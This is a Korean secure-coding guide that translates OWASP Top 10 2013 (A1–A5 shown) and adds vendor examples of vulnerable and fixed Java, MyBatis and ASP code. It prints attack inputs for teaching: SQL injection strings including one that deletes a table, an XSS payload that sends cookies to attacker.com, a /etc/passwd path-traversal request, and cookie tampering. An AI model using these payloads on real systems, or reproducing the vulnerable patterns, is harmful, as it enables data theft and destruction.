OWASP TOP 10 2013 리뷰 및

행안부기준(시큐어코딩 점검항목 43개)과의 비교

공동작성 : Trinitysoft, café.naver.com/sec

2013.03.01

본 문서는 OWASP Top 10 2013 RC1.pdf 를 의미에 부합되도록 번역하고, 기타 필요한 시나리오를 ㈜트리니티소프트에서 제공하여 추가하였습니다. 또한 행안부시큐어 코딩 43개 기준항목을 함께 비교하였습니다.

참고 문헌 :

1. OWASP TOP 10 2013 RC1.PDF
2. 행안부 시큐어코딩 43개점검 항목

차례

I. OWASP TOP 10 2013 리뷰 - 4

II. OWASP TOP 10 2013과 행안부 시큐어코딩 43개 점검항목 비교 - 38

I. OWASP TOP 10 2013 리뷰


OWASP TOP 10 2013

2010년과 2013년의 항목비교표로, 변경된 부분은 A7, A8, 그리고 2010년 버전에 존재했던 A6: Security Misconfiguration 이 삭제되고, A9: Insufficient Transport Layer Protection 이 2013년 버전의 A6 인 Sensitive Data Exposure 로 통합되었으며, 2013년에 새로 생성된 A9 Using Known Vulnerable Components 이 있다라는 점이다.

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

What Are Application Security Risks?

공격자들은 운영중인 기업 및 조직을 침해하기 위해 어플리케이션의 다양한 경로를 사용할 수 있습니다.



이러한 공격경로의 확인은 아주 쉽게 혹은 때때로 찾기 어려울 정도로 복잡할 수도 있으며, 이러한 공격경로들은 다양한 침해사고가 발생시키고 있습니다.
그렇다면 이러한 침해사고의 위험성에 대한 평가는 위 그림에서 언급된 공격자(Threat Agents), 공격유형(Vectors), 취약요소(Security Weakness) 와 이러한 요소들이 기업에 미치는 영향을 함께 조사해야지만 가능할 것입니다.

What's My Risks?

OWASP Top 10 은 발생할 수 있는 위험요소를 확인하는데 집중하고 있으며, 아래는 위험 요소별 비즈니스에 미치는 영향을 나타내는 OWASP 의 위험등급방법론을 의미하고 있습니다.

Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
?	Easy	Widespread	Easy	Severe	?
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	


물음표로 채워져 있는 부분(Threat Agent, Business Impact)은 사이트를 관리하는 담당자의 몫으로, 관리자가 관련성을 고려하여 평가를 수행해야하며, 관련내용은 아래 사이트에서 좀더 자세하게 확인해 볼 수 있습니다.

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

T10 OWASP Top 10 Application Security Risks - 2013

분류	설명
A1- Injection	SQL삽입, 명령어삽입, LDAP삽입과 같은 취약점이 포함되며, 주요원인은 신뢰할 수 없는 외부 값에 의해 발생되며, 명령어실행 또는 접근이 불가한 데이터에 대한 접근 등의 취약점을 발생시킵니다.
A2 – Broken Authentication and Session Management	인증과 세션관리와 관련된 어플리케이션의 비정상적인 동작으로 인해 패스워드, 키, 세션토큰 및 사용자도용과 같은 취약점을 발생시킵니다.
A3 – XSS	신뢰할 수 없는 외부 값을 적절한 검증 없이 웹 브라우저로 전송하는 경우 발생되는 취약점으로, 사용자세션을 가로채거나, 홈페이지 변조, 악의적인 사이트 이동 등의 공격을 수행할 수 있습니다.
A4 – Insecure Direct Object References	파일, 디렉토리, 데이터베이스 키와 같은 내부적으로 처리되는 오브젝트가 노출되는 경우 , 다운로드 취약점 등을 이용하여 시스템 파일에 접근하는 취약점 등을 의미합니다.
A5 – Security Misconfiguration	어플리케이션, 프레임워크, 어플리케이션서버, 데이터베이스서버, 플랫폼 등에 보안설정을 적절하게 설정하고, 최적화된 값으로 유지하며, 또한 소프트웨어는 최신의 업데이트 상태로 유지하여야 합니다.
A6 – Sensitive Data Exposure	대다수의 웹 어플리케이션은 카드번호 등과 같은 개인정보를 적절하게 보호하고 있지 않기 때문에, 개인정보유출과 같은 취약점이 발생되고 있습니다. 이를 보완하기 위해서는 데이터저장 시 암호화 및 데이터 전송 시에도 SSL 등을 이용하여야 합니다.
A7 – Missing Function Level Access Control	가상적으로는 UI 에서 보여지는 특정기능을 수행 전, 기능접근제한권한을 검증해야 하나, 어플리케이션은 각 기능에 대한 접근 시 동일한 접근통제검사 수행이 요구됩니다. 만일 적절하게 수행되지 않는 경우 공격자는 비인가된 기능에 접근하기 위해, 정상적인 요청을 변조할 수도 있습니다.
A8 – CSRF	로그온된 피해자의 웹 브라우저를 통해, 세션쿠키 및 기타 다른 인증정보가 포함된 변조된 HTTP 요청을 전송시켜, 정상적인 요청처럼 보이게 하는 기법으로 물품구매, 사이트 글 변조 등의 악의적인 행동을 하는 취약점을 의미합니다.
A9 – Using Components with Known Vulnerabilities	슈퍼유저권한으로 운영되는 취약한 라이브러리, 프레임워크 및 기타 다른 소프트웨어 모듈로 인해 데이터유실 및 서버 권한획득과 같은 취약성이 존재합니다.
A10 – Unvalidated Redirects and Forwards	웹 어플리케이션에 접속한 사용자를 다른 페이지로 분기 시키는 경우, 이동되는 목적지에 대한 검증부재 시, 피싱, 악성코드 사이트 등의 접속 및 인가되지 않는 페이지 접근 등의 문제점을 일으킬 수 있습니다.

A1 Injection



구분	설명
Threat Agents	사용자(외부/내부사용자 및 관리자 등)는 항상 신뢰하지 못한 데이터를 입력할 수 있다라는 가정을 해야 합니다.
Attack Vectors	공격자는 간단한 문자열기반(쿼리 등)의 공격이 가능하기 때문에, 모든 종류의 데이터는 삽입공격유형이 될 수 있습니다.
Security Weakness	신뢰하지 못한 데이터가 Interpreter(SQL 등)에 삽입될 경우에 발생되며, SQL, LDAP, Xpath 쿼리, OS 명령어, XML파서 및 프로그램 입력 값 등이 취약점으로 사용될 수 있으며, 해당 취약점은 소스코드검토, 웹 스캐너 등으로 확인될 수 있습니다.
Impact Severe	인젝션은 데이터손실, 변조 및 취약점으로 발생되는 사고에 대한 책임소재의 모호성, 그리고 서비스거부공격 등을 일으키며, 이로 인해 시스템의 권한획득 등이 발생될 수 있습니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable To Injection?

취약점발견을 위한 최선의 방법은 입력 값이 명령어 혹은 쿼리 형태로 삽입되는 것을 차단하는 것입니다. 예를 들어 SQL쿼리 처리 시에는 Statement, Stored Procedures 에서 사용되는 변수 값을 바인딩 처리하여 Dynamic 쿼리사용방식을 사용하지 않도록 하는 것입니다.

점검방식은 소스코드분석(소스코드분석 툴 등), 스캐너, 전문가에 의한 침투 테스트를 이용할 수 있으나, 스캐너의 경우 웹 서버설정만으로도 오탐 등이 발생하는 한계성을 가지고 있습니다.

특히 SQL Injection 과 밀접한 관계가 있는 부적절한 에러처리는 웹 스캐너 등을 통하여 쉽게 탐지할 수 있습니다.

트리니티소프트 샘플 #1 :

첫 샘플은 외부입력 값이 직접 쿼리에 삽입되는 전형적인 statement 방식입니다.

Vulnerable Usage #1 (Statement 방식)
String query = "SELECT * FROM users WHERE **userid ='"+ userid + "'" + "** AND password='" + password + "'"; Statement stmt = connection.createStatement(); ResultSet rs = stmt.executeQuery(query);
Secure Usage #1 **(PreparedStatement 방식 – setXXX 메소드로 설정하여 외부의 쿼리구조변조 방지)**

PreparedStatement stmt = connection.prepareStatement
("SELECT * FROM users WHERE userid=? AND password=?");
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();

트리니티소프트 샘플 #2 :

두번째 샘플은 하이버네트의 쿼리방식으로 외부 입력 값이 직접 쿼리에 삽입되고 잇습니다.

Vulnerable Usage #1 (Hibernate Query Language 방식)
List results = session.createQuery ("from Orders as orders where **orders.id = " + currentOrder.getId()).list();**
Secure Usage #1 (바인드방식을 통한 입력값 처리)
Query hqlQuery = session.createQuery ("from Orders as orders where orders.id = ?"); List results = hqlQuery.setString(0, "123-ADB-567-QTWYTFDL").list();

트리니티소프트 샘플 #3 :

세번째 Mybatis 방식은 $변수형태로 외부입력값을 직접 쿼리에 삽입하고 있습니다.

Vulnerable Usage #1 (Mybatis 방식)
<select id="getPerson" parameterType="string" resultType="org.application.vo.Person"> SELECT * FROM PERSON WHERE NAME = #{name} AND **PHONE LIKE '${phone}';** </select>

(예) 공격 – 파라미터 phone 에 악의적인 쿼리 삽입 SELECT * FROM PERSON WHERE NAME = ? and PHONE LIKE **'A%'; DELETE FROM PERSON; --'**
Vulnerable Usage #1 (변수를 $ 대신 # 을 사용함으로써 바인딩처리할 수 있음)
<select id="getPerson" parameterType="int"> resultType="org.application.vo.Person"> SELECT * FROM PERSON WHERE NAME = #{name} AND PHONE LIKE '**#{phone}** </select>

트리니티소프트 샘플 #4 :

네번째는 Java Persistence 방식으로 마찬가지로 외부입력 값이 직접 쿼리에 삽입되고 있습니다.

Vulnerable Usage #1 (Java Persistence API 방식)
List results = entityManager.createQuery ("Select order from Orders order where **order.id = " + orderId).getResultList**
Secure Usage #1
Query jpqlQuery = entityManager.createQuery("Select order from Orders order where order.id = ?"); List results = jpqlQuery.**setParameter**(1, "123-ADB-567-QTWYTFDL").getResultList();

How Do I Prevent Injection?

1. Interpreter 사용을 제한할 수 있는 안전한 API 를 사용하거나, 매개변수(parameterized interface)를 제공하는 것입니다. 매개변수화를 지원하는 stored procedure 는 여전히 인젝션취약점이 발생될 수 있으므로 주의해야 합니다.

2. 매개변수화 API 사용이 용이하지 않은 경우, 구체적인 제거문장을 사용하여 특수문자를 제거하는 것입니다.

참고 : https://www.owasp.org/index.php/ESAPI

3. 표준화를 가진 positive 또는 화이트리스트 방식의 입력 값 검증 처리도 추천하나, 다양한 특수문자를 요구하는 어플리케이션의 특성으로 인해 완벽한 보안방식을 제공하지는 않기 때문에, 2번에서 언급한 사이트를 참조하여 API를 구성하는 것입니다.

Example Attack Scenario

위에서 언급한 바와 같이 전형적인 statement 방식으로 외부 입력값이 쿼리에 삽입되고 있습니다.


String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";

이에 쿼리 값인 id 에 공격문자열이 포함될 수 있습니다.

http://example.com/app/accountView?id=' or '1'='1

References

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection



구분	설명
Threat Agents	자신의 계정을 가지고 있는 사용자 및 외부공격자들은 다른 사용자의 인증 값를 가로채려고 시도하며, 또한 내부공격자들도 자신들의 행동을 감추기를 원한다는 사실을 고려해야 합니다.
Attack Vectors	공격자는 인증 및 세션처리기능의 취약점을 악용합니다.
Security Weakness	개발자는 자신의 아이디어로 만든 인증 및 세션관리부분을 만들고 있으나, 취약점이 없도록 구성하는 것은 생각만큼 쉽지는 않습니다. 결과적으로 이러한 구성들은 로그아웃, 패스워드관리, 타임아웃, 인증기억, 비밀질의, 계정업데이트 등과 같은 곳에서 취약점을 발생시키고 있습니다. 취약점탐지는 각 기능수행들이 독특한 구조로 운영되고 있어, 탐지자체가 어려울 수도 있습니다.
Impact Severe	이러한 취약점으로 인해 일부 혹은 모든 계정에 공격이 수행되며, 공격자는 정상적인 사용자가 할 수 있는 모든 일을 할 수 있으며, 주로 권한을 가진 관리자를 주요 공격대상으로 삼고 있습니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to Hijacking?

보호해야할 주요대상은 인증정보와 세션 ID 값입니다.

1. 해싱 및 암호를 사용하여 저장되는 인증정보는 항상 안전하게 보호되고 있습니까? A6 참조

2. 인증정보가 추측되거나, 취약한 인증관리기능(예, 계정생성, 패스워드 변경, 패스워드 복구, 취약한 세션 ID 값)을 통해 덮어쓰기 할 수 있습니까?

3. URL 정보에 세션 ID 값이 노출되고 있습니까? (URL rewriting)

4. 세션 ID 값이 Session Fixation 공격에 취약합니까?

참고 : https://www.owasp.org/index.php/Session_fixation

5. 세션 ID 값에 대한 타임아웃기능 및 로그아웃할 수 있습니까?

6. 정상적인 로그인 이후, 세션전환 됩니까?

7. 패스워드, 세션정보 및 기타 인증정보 등은 TLS 커넥션 기반에서만 전송됩니까? A6참조

How Do I Prevent This?

1. 강력한 단일인증과 세션관리정책. 이러한 정책들은 아래 사항들을 만족하도록 노력해야 합니다.

a) OWASP 에서 정의한 모든 인증과 세션관리요구사항들을 만족

참고 : https://www.owasp.org/index.php/ASVS

b) 단순한 인터페이스 구성을 만족. ESAPI 인증과 사용자 API 구성도 고려해야 합니다.

참고 :

http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html

2. 세션 ID 값을 가로챌 수 있는 XSS 공격을 고려한 방어정책마련. 참조 A3

Example Attack Scenarios

시나리오 #1 :

아래와 같은 항공사예약시스템이 있으며, URL 쓰기 및 세션 ID 값이 URL 상에 삽입된 경우

http://example.com/sale/saleitems;jsessionid= 2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

만약 해당 세일정보를 지인에게 전달하는 경우, 세션 ID 값이 함께 전달되어 로그인한 사용자처럼 세션 및 카드정보를 사용할 수 있는 취약점이 발생됩니다.

시나리오 #2 :

세션타임아웃이 적절하게 수행되지 않는 경우, 사용자가 LOGOUT 버튼을 클릭하지 않고, 자리를 비운 사이, 악의적인 사용자가 해당 웹 브라우저를 이용하여 로그인한 사용자의 계정정보로 항공사예약시스템을 임의로 사용할 수도 있습니다.

시나리오 #3 :

사용자 암호가 암호화되지 않고 저장되는 경우, 유출 등의 위험성이 있습니다.

트리니티소프트 시나리오 #4 :

사이트 접속 후, cooxie 툴을 이용하면, 현재 쿠키 및 세션 값을 확인할 수 있으며, 여기서 관심 있게 보아야 할 정보는 UID 라는 쿠키 값이다.

__utmc=29346936; ASPSESSIONIDQCQTCTAA=KDBBMGDCPMAPIHMIIJNJBJIM;

UID=admin;


해당 소스를 추적해 보면, 쿠키 값을 쿼리실행에 사용하기 때문에, 해당 쿠키 값을 다른 사용자의 쿠키 값으로 변조하는 경우, 다른 사용자의 개인정보를 추출해낼 수 있습니다.

```
wuid = Request.Cookies(UID)

End If .. 중략 ..

Redim inArgs(1)

inArgs(0) = wuid

strQuery = " SELECT .. FROM .. WHERE "   ...중략 ..

Set objRs = objDB.CmdTextGetRecord(strQuery, inArgs)
```

References

- ASVS requirements areas for Authentication (V2) and Session Management (V3).
- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication

- OWASP Testing Guide: Chapter on Authentication
- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation



구분	설명
Threat Agents	누구든지 외부, 내부 사용자 및 관리자와 시스템 등에 악의적인 데이터를 보낼 수 있다라는 가정을 해야합니다.
Attack Vectors	공격자가 삽입한 스크립트는 웹 브라우저의 Interpreter 에서 해석하고, 실행됩니다. 즉 데이터베이스에 포함된 데이터 및 다양한 데이터가 공격유형으로 사용될 수 있습니다.
Security Weakness	XSS 는 널리 알려진 공격유형으로, 입력된 데이터 검증없이 웹 브라우저에서 실행되는 경우이며, XSS 종류로는 Stored, Reflected, DOM 이 있습니다. Stored : 데이터베이스에 이미 스크립트가 삽입되어 있다고 가정한 상태에서, 해당 값을 웹 브라우저 화면에 출력하도록 하는 경우 Reflected : 입력 값이 웹 브라우저 화면에 즉시 출력하도록 하는 경우 DOM : DOM 환경에서 자바스크립트 등을 이용하여 사용자 입력 값을 화면에 처리하는 경우 보안검토는 웹 스캐너 및 소스코드 분석 툴을 이용하여 탐지할 수 있습니다.
Impact Severe	공격자는 사용자의 웹 브라우저에서 공격코드를 실행시켜, 세션가로채기, 홈페이지변조, 악의적인 코드삽입, 페이지 이동 등을 발생시킵니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to XSS?

사용자의 입력 값을 화면에 출력하기 전에 입력 값을 적절하게 필터링 되어야 하며, 또한 적절한 출력 인코딩을 통해 공격문자열을 일반텍스트형태로 처리하여 방지할 수도 있습니다. AJAX 등을 이용하여 동적으로 페이지를 구성한 경우에는 "Safe Javascript API" 사용하도록 해야합니다.

참고 :

https://www.owasp.org/images/c/c5/Unraveling_some_Mysteries_around_DOM-based_XSS.pdf

웹 스캐너와 같은 툴을 이용하여 점검할 수도 있으나, 자바스크립트, ActiveX, Flash, Silverlight, Ajax 와 같은 다양한 기술을 사용하고 있기 때문에 탐지의 한계성이 있으므로, 코드분석 등과 함께 수행되어야 합니다.

How Do I Prevent XSS?

악의적인 입력데이터를 웹 브라우저에서 실행되는 것을 차단해야 합니다.

1. HTML 내용상의 모든 신뢰하지 못하는 데이터는 필터링되어야 합니다.

참고 : https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

2. XSS 공격에 대해 완벽한 대응책을 제공하지 않더라도, Positive 및 whitelist 방식의 필터링정책을 권고하며, 길이/문자셋/포맷/비즈니스 정책 등도 함께 검사되어야 합니다.

3. 자동-검사 라이브러리 사용도 고려해볼 수 있습니다.

참고 : https://www.owasp.org/index.php/AntiSamy

Example Attack Scenario

시나리오 #1 :

외부 입력 값을 검사하지 않는 아래와 같은 소스가 존재한다고 가정한다면,

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

입력 값은 cc 파라미터에 아래와 같은 스크립트를 통해 사용자 세션 등을 가로챌 수도 있을 것이다.

'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?

foo='+document.cookie</script>'.

물론 CSRF 와 같은 공격차단정책도 우회하여 공격할 수 있음에 주의해야 한다. 참조 A8

트리니티소프트 시나리오 #2 :


Stored XSS 유형으로, 이미 공격자는 게시판을 통해 삽입한 악성코드가 데이터베이스에 저장되어 있다라고 가정한다면, 이를 추출하여 화면에 출력하는 경우 전형적인 XSS 를 발생시킬 수 있습니다.

.. 중략 ..
String query = "SELECT memo FROM board_tbl WHERE id=1";
rs = stmt.executeQuery(query); // 쿼리수행
String memo = rs.getString(1);
***out.print("게시물 내용-" + memo + "
"); // 쿼리 값 화면출력***
.. 중략 ..

Refences

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS
- CWE Entry 79 on Cross-Site Scripting

A4 Insecure Direct Object References



구분	설명
Threat Agents	시스템 사용자 모두가 공격자라고 가정할 수 있으며, 해당 사용자가 시스템 데이터에 대한 부분접근만을 할 수 있는지를 고민해야 합니다.
Attack Vectors	공격자는 시스템 사용권한을 가진 사용자이며, 파라미터 값 변조를 통해 허가되지 않는 객체에 대한 접근 등의 취약점입니다. (예) 다운로드 취약점
Security Weakness	어플리케이션은 웹 페이지 생성 시, 실제 이름 혹은 오브젝트의 키를 사용합니다. 그러나 해당 오브젝트 접근권한을 가진 사용자를 검증하지는 않습니다. 즉 이러한 문제점으로 인해 해당 취약점이 발생됩니다. 점검방식은 파라미터 변조를 통한 검사방식 그리고, 소스코분석을 통해 취약점을 확인할 수 있습니다.
Impact Severe	파라미터에서 참조될 수 있는 모든 데이터에 영향을 미칠 수 있습니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable?

최선의 탐지방식은 적절한 방어책을 가지고 있는 모든 객체참조부분을 검증하는 것입니다.

1. 객체에 대한 직접참조를 제한하기 위해, 사용자가 요청한 객체의 권한을 가진 사용자를 검증하는 것이 필요합니다.

2. 객체접근 시 간접참조방식일지라도, 직접참조형태로 매핑될 때 현재 사용자권한에 맞는 값으로 제한하여야 합니다.

소스코드 분석 툴을 통해 취약성여부를 검토할 수 있습니다. 단 웹 스캐너와 같은 툴 자동화분석 툴은 상세 점검에 제한이 있습니다.

How Do I Prevent This?

1. 사용자 혹은 세션마다 오브젝트 접근 시 간접참조방식을 사용하십시요. 예를 들어

리소스의 데이터베이스 키를 사용하기보다는 6개의 리소스번호를 다운시키고 사용자가 선택한 값을 지시하는 1 에서 6번까지 사용하게 하는 것입니다. 어플리케이션은 서버상의 실제 데이터베이스 키와 매핑되도록 하는 간접방식을 사용자마다 사용해야 합니다. OWASP 의 EASPI 는 개발자가 이러한 취약점을 감소시키기 위한 자료로 활용할 수도 있습니다.

참고 : https://www.owasp.org/index.php/ESAPI

Example Attack Scenario

시나리오 #1 :

아래와 같이 계좌정보를 조회하는 페이지가 존재하는 경우,

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

acct 파라미터에 추측가능한 계정정보를 입력하여, 타인의 정보를 추정해볼 수도 있습니다.

http://example.com/app/accountInfo?acct=notmyacct

트리니티소프트 #2 :

파일을 다운로드 시키는 동적페이지인 경우, 시스템 접근요청을 통해 시스템파일 다운로드를 시도할 수도 있습니다.


download.jsp?filename=a.txt

download.jsp?filename=../../../../../../../../../etc/passwd

References

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API (See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())
- ASVS requirements area for Access Control (V4).
- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal

A5 Security Misconfiguration



구분	설명
Threat Agents	내부/외부사용자는 시스템침해를 시도할 것이며, 내부사용자의 경우 특히 타인의 정보를 이용하는 위장 등도 고려해야 합니다.
Attack Vectors	기본계정, 휴면페이지, 패치되지 않는 취약점 등이 존재하는 시스템 등을 악용하게 됩니다. (예) IIS 5.0, 6.0 에 기본 탑재되는 WebDAV 서비스, 디렉토리 노출
Security Weakness	설정오류 취약점은 어플리케이션 모든영역에서 발생될 수 있으며, 웹 스캐너 및 코드분석을 통해 취약점을 탐지할 수 있습니다.
Impact Severe	해당 취약점으로 인해 인가되지 않는 정보에 대한 접근 및 권한획득 등의 문제점을 발생시킵니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to Attack?

1. 모든 소프트웨어에 대한 최신패치를 수행할 수 있는 체계를 가지고 있습니까?

2. 불필요한 서비스, 페이지, 계정, 권한 등을 정지 혹은 제거 후 사용하고 있습니까?

3. 시스템 설치 시 제공되는 기본계정에 대한 암호변경 및 사용정지상태로 사용하고 있습니까?

4. 스택내용덤프 등과 같은 에러정보유출 차단과 같은 에러노출차단정책을 사용하고 있습니까?

5. 개발프레임워크(Struts, Spring, ASP. NET) 및 라이브러리에 대한 보안설정이 적절하게 수행되고 있습니까?

How Do I Prevent This?

1. 주기적인 보안정책을 적용하여야 하며, 모든 관련된 개발, QA, 생산환경에 동일하게 적용되어

야 하며, 자동화된 방법 등으로 수작업을 최소화할 수 있습니다.

2. 소프트웨어는 항상 최신패치가 적용되도록 하여야 합니다. 참고 A9

3. 최적 설계된 어플리케이션은 컴포넌트사이의 분리 및 보안성을 높일 수 있습니다.

